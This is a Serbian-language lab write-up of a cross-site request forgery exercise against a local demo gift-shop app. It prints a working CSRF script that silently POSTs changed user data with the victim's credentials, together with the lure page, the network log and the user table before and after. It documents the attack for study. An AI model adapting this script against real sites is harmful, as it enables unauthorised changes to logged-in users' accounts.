


Cross-site request forgery

Csrf exploit sajt sadrži zlonamernu skriptu koja gađa /update-person endpoint:

```
<script>
function exploit() {
  // Scripted CSRF Request
  const formData = new FormData();
  formData.append('id', 1);
  formData.append('firstName', 'Dobby');
  formData.append('lastName', 'Free Elf');
  fetch('http://localhost:8080/update-person',
    {method: 'POST',
      body: new URLSearchParams(formData).toString(),
      credentials: 'include',
      headers:
        {
          'Content-Type' :
            'application/x-www-form-urlencoded'
        }
    })
}
</script>
```

Nakon pritiska na link zlonamernog sajta šalje se POST zahtev za izmenu korisnika:



The screenshot shows a web browser window. On the left, there is a large yellow trophy icon and the text "YOU WIN!" in green, followed by "Click here!" in black. On the right, the browser's developer tools are open, showing the Network tab. The network log displays a series of requests, including a successful POST request to /update-person with a status of 200. The request body is visible as a URLSearchParams object.

Status	Method	Domain	File	Initiator	Type
200	GET	localhost...	/	document	html
200	GET	localhost...	browser-sync-client.js?v=2.26.7	/:8 (script)	js
200	GET	localhost...	youwin.png	img	png
200	GET	localhost...	favicon.ico	FaviconLoad...	html
200	GET	localhost...	/browser-sync/socket.io/?EIO=3&transport=...	browser-sync...	plain
200	POST	localhost...	/browser-sync/socket.io/?EIO=3&transport=...	browser-sync...	html
200	GET	localhost...	/browser-sync/socket.io/?EIO=3&transport=...	browser-sync...	plain
101	GET	localhost...	/browser-sync/socket.io/?EIO=3&transport=...	browser-sync...	plain
200	POST	localhost...	/browser-sync/socket.io/?EIO=3&transport=...	browser-sync...	html
200	GET	localhost...	/browser-sync/socket.io/?EIO=3&transport=...	browser-sync...	plain
302	POST	localhost...	update-person	/:24 (fetch)	html
200	GET	localhost...	1	/:24 (fetch)	html

Stranica sa korisnicima je sadržala sledeće podatke:

[Gift Shop](#) [Gifts](#) [Users](#) [My Profile](#) [Register second](#)

Users

Search...

#	First Name	Last Name	Email	
1	bruce	wayne	notBatman@gmail.com	View profile
2	Peter	Petigrew	oneFingernailFewerToClean@gmail.com	View profile
3	Tom	Riddle	theyGotMyNose@gmail.com	View profile
4	Santa	Clause	st@northPole.com	View profile

© 2023 Copyright: [Christmas Gift Shop](#)

Nakon osvežavanja stranice vidimo da su podaci korisnika 1 izmenjeni:

[Gift Shop](#) [Gifts](#) [Users](#) [My Profile](#) [Register second](#)

Users

Search...

#	First Name	Last Name	Email	
1	Dobby	Free Elf	notBatman@gmail.com	View profile
2	Peter	Petigrew	oneFingernailFewerToClean@gmail.com	View profile
3	Tom	Riddle	theyGotMyNose@gmail.com	View profile
4	Santa	Clause	st@northPole.com	View profile

© 2023 Copyright: [Christmas Gift Shop](#)